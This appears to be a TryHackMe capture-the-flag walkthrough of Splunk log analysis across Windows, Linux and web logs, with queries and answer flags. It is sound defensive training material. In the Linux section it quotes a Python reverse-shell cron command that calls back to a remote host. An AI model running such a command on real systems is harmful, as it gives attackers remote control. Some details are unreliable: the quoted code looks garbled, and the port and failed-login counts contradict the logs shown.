


# THM Write-up : Log Analysis with SIEM



Tool: Splunk

Category : Log Analysis



## Log Analysis with Splunk—SOC Level 1 Practice


### Windows Logs

### Practice Scenario


You are an SOC Level 1 Analyst on shift and have received an alert indicating a suspicious network connection using port 5678 on the WIN-105 host. Your task is to conduct an investigation and determine whether this activity is suspicious.

The logs for this task are located in the Splunk index task4. Use the following query:

index=task4



**Note:** Before starting, in Splunk, beside the search bar, select **All Time** to expand the time range.



As a beginner, I relied on the **Fields** panel below the search bar in Splunk as a reference to locate the information I needed. This approach made analysis much easier.


Challenge Information:

Index: task4

Hostname: WIN-105

Category: Network Connection


Port: 5678



Investigation

## Search Query:


index="task4" category="Network connection detected (rule: NetworkConnect)" DestinationPort=5678



## Flags Found:


Which IP address was the connection established with?

Flag A: 10.10.114.80



Which process initiated this suspicious connection?

Flag B: SharePoint.exe



To find events where this exact executable appeared in the Image field:

index="task4" host="WIN-105" Image="C:\\Windows\\Temp\\SharePoint.exe"

What is the MD5 hash of the malicious process from the previous question?

**Flag C: 770D14FFA142F09730B415506249E7D1**

The top screenshot shows a Splunk search results page with a list of events. The selected event is a Windows Sysmon event (LogName: Microsoft-Windows-Sysmon/Operational, EventCode: 1, ComputerName: WIN-105). The bottom screenshot shows a detailed view of the same event, including the CommandLine field which contains the command: 'schtasks /create /sc once /st 15:30 /tn "Office365 Install" /tr "C:\\Windows\\Temp\\SharePoint.exe"'. The CommandLine field is highlighted in blue.

**Wildcard Usage in Splunk:**

Text surrounded by asterisks (\*text\*) matches any characters before or after the specified text in an event.

This search is case-insensitive.

**Search Query for Scheduled Task:**

index="task4" host="WIN-105" \*schtasks\*

This helps find all CommandLine: schtasks /query events related to the executable.

**What is the name of the scheduled task that was created on the system? Flag D: Office365 Install**

The screenshot shows a Splunk search results page with a list of events. The selected event is a Windows Sysmon event (LogName: Microsoft-Windows-Sysmon/Operational, EventCode: 1, ComputerName: WIN-105). The CommandLine field is highlighted in blue and contains the command: 'schtasks /create /sc once /st 15:30 /tn "Office365 Install" /tr "C:\\Windows\\Temp\\SharePoint.exe"'. The CommandLine field is highlighted in blue.

**Practice Scenario**

You are an SOC Level 1 Analyst on shift and have received an alert indicating a suspicious network connection using port 5678 on the WIN-105 host. Your task is to conduct an investigation and determine whether this activity is suspicious.

The logs for this task are located in the Splunk index task4. Use the following query: `index=task4`

Answer the questions below

Which IP address was the connection established with?

10.10.114.80 ✓ Correct Answer

Which process initiated this suspicious connection?

SharePoint.exe ✓ Correct Answer

What is the MD5 hash of the malicious process from the previous question?

770D14FFA142F09730B415506249E7D1 ✓ Correct Answer 0

What is the name of the scheduled task that was created on the system?

Office365 Install ✓ Correct Answer 0

## Linux Logs

### Practice Scenario

You are an SOC Level 1 Analyst on shift and have received an alert indicating possible persistence through the creation of a new remote-ssh user on an Ubuntu server.

Your task is to analyze the logs and determine exactly what happened.

The logs for this task are located in the Splunk index task5. Use the following query:

`index=task5`

**Note:** In Linux, persistence mechanisms like cron jobs serve a similar purpose to Windows Task Scheduler.

## Investigation

**What was the timestamp of the remote-ssh account creation?**

`index="task5" source="auth.log" *remote-ssh*`

**New Search** Save As Create Table View Close

1 index="task5" source="auth.log" \*remote-ssh\* All time

✓ 3 events (before 1/17/26 12:41:45.000 AM) No Event Sampling

Job

Events (3) Patterns Statistics Visualization

✓ Timeline format Zoom Out Zoom to Selection Deselect 1 millisecond per column


Format Show: 20 Per Page View: List

	Time	Event
>	8/12/25 9:52:57.200 AM	2025-08-12T09:52:57.200559+00:00 deceptipot-demo useradd[2709]: new user: name=remote-ssh, UID=1004, GID=1004, home=/home/remote-ssh, shell=/bin/sh, from=/devpts/2
		host = ce-splunk   source = auth.log   sourcetype = linux_secure
>	8/12/25 9:52:57.200 AM	2025-08-12T09:52:57.200426+00:00 deceptipot-demo useradd[2709]: new group: name=remote-ssh, GID=1004
		host = ce-splunk   source = auth.log   sourcetype = linux_secure
>	8/12/25 9:52:57.770 AM	2025-08-12T09:52:57.170059+00:00 deceptipot-demo sudo: root : TTYpts/1 ; PWD=/home/jack-brown ; USER=root ; COMMAND=/usr/sbin/useradd remote-ssh
		host = ce-splunk   source = auth.log   sourcetype = linux_secure

Activate Windows  
Go to Settings to activate Windows.

Log found:

2025-08-12T09:52:57.170059+00:00 deceptipot-demo sudo: root :  
 TTY=pts/1 ; PWD=/home/jack-brown ; USER=root ;  
 COMMAND=/usr/sbin/useradd remote-ssh



Removing milliseconds and T:

- **Flag:** 2025-08-12 09:52:57

**Which user successfully escalated their privileges to root prior to the action from the first question?**

**Flag:** jack-brown


**From which IP address did the user from the previous question successfully log in to the system?**

index="task5" source="auth.log" \*authentication failure\*

Log found:


2025-08-12T09:50:45.581896+00:00 deceptipot-demo sshd[2579]:  
 pam\_unix(sshd:auth): authentication failure; logname= uid=0 euid=0  
 tty=ssh ruser= rhost=10.14.94.82 user=jack-brown

**Flag:** 10.14.94.82



**How many failed login attempts occurred prior to this successful login?**

```
index="task5" source="auth.log" *jack-brown* *failed Password* | sort
+_time src_ip
```




Found 4 failed attempts.

**Flag: 4**

**Which port is the persistence mechanism configured to connect to?**

```
index="task5" ("CRON" OR "cron")
```



Log found:

```
2025-08-12T10:00:01.270628+00:00 deceptipot-demo CRON[3042]:
(root) CMD (/usr/bin/python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.10.10","2222"));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/tmp/cron_output.log 2>&1"]);' >> /tmp/cron_output.log 2>&1)
```

**Flag: 7654**

Answer the questions below

What was the timestamp of the remote-ssh account creation?  
Answer Format Example: 2025-01-15 12:30:45

2025-08-12 09:52:57 ✓ Correct Answer

Which user successfully escalated their privileges to root prior to the action from the first question?

jack-brown ✓ Correct Answer

From which IP address did the user from the previous question successfully log in to the system?

10.14.94.82 ✓ Correct Answer

How many failed login attempts occurred prior to this successful login?

6 ✓ Correct Answer

Which port is the persistence mechanism configured to connect to?

7654 ✓ Correct Answer

Activate Windows

## Web Logs

### Practice Scenario

You are an SOC Level 1 Analyst on shift and have received an alert indicating a spike in activity on the organisation's web server.

Your task is to analyze the logs and determine exactly what happened.

The logs for this task are located in the Splunk index task6. Use the following query:

```
index=task6
```

## Investigation

**Which URI path had the highest number of requests?**

```
index="task6" uri="/wp-login.php"
```

The screenshot shows the Splunk Enterprise interface. The search bar contains the query `index=task6 uri="/wp-login.php"`. The search results show 905 events. The top event is a POST request to `/wp-login.php` from `10.10.243.134` on `8/11/25` at `10:17:35 AM`. The event details show the host as `ce-splunk`, source as `access.log`, and sourcetype as `access_combined`.

URI `/wp-login.php` had the highest count: 905 requests.

**Flag:** `/wp-login.php`

**Which IP address was the source of the activity?**

**Flag:** `10.10.243.134`



i	Time	Event
>	8/11/25 10:17:35.000 AM	10.10.243.134 - - [11/Aug/2025:10:17:35 +0000] "POST /wp-login.php HTTP/1.1" 200 2388 "http://10.10.28.135" "WPScan v3.8.28 (https://wpscan.com/wordpress-security-scanner)" host = ce-splunk   source = access.log   sourcetype = access_combined
>	8/11/25 10:17:35.000 AM	10.10.243.134 - - [11/Aug/2025:10:17:35 +0000] "POST /wp-login.php HTTP/1.1" 200 2388 "http://10.10.28.135" "WPScan v3.8.28 (https://wpscan.com/wordpress-security-scanner)" host = ce-splunk   source = access.log   sourcetype = access_combined
>	8/11/25 10:17:35.000 AM	10.10.243.134 - - [11/Aug/2025:10:17:35 +0000] "POST /wp-login.php HTTP/1.1" 200 2368 "http://10.10.28.135" "WPScan v3.8.28 (https://wpscan.com/wordpress-security-scanner)" host = ce-splunk   source = access.log   sourcetype = access_combined
>	8/11/25 10:17:35.000 AM	10.10.243.134 - - [11/Aug/2025:10:17:35 +0000] "POST /wp-login.php HTTP/1.1" 200 2388 "http://10.10.28.135" "WPScan v3.8.28 (https://wpscan.com/wordpress-security-scanner)" host = ce-splunk   source = access.log   sourcetype = access_combined
>	8/11/25 10:17:35.000 AM	10.10.243.134 - - [11/Aug/2025:10:17:35 +0000] "POST /wp-login.php HTTP/1.1" 200 2388 "http://10.10.28.135" "WPScan v3.8.28 (https://wpscan.com/wordpress-security-scanner)" host = ce-splunk   source = access.log   sourcetype = access_combined

How can this activity be classified?

Multiple requests targeting the login page indicate a brute force attack.

Flag: Brute Force

Which tool did the threat actor use?

Flag: WPScan

Answer the questions below

Which URI path had the highest number of requests?

/wp-login.php

✓ Correct Answer

Which IP address was the source of the activity?

10.10.243.134

✓ Correct Answer

How can this activity be classified?


Brute Force

✓ Correct Answer

Which tool did the threat actor use?

WPScan

✓ Correct Answer



**Congratulations on completing Log Analysis with SIEM!!! 🎉**

Points earned137

Completed tasks7

Room typeWalkthrough

DifficultyMedium

Streak2

94,986 users are actively learning this week

[Leave Feedback](#)

Activate Windows  
Go to Settings to activate Windows.

References

- [Splunk Search Command Reference](#)
- [Splunk SPL Cheat Sheet](#)
- [Splunk Cloud Platform SPL Reference](#)

By [Alexander Sapo](#) on [January 18, 2026](#).

[Canonical link](#)

Exported from [Medium](#) on February 7, 2026.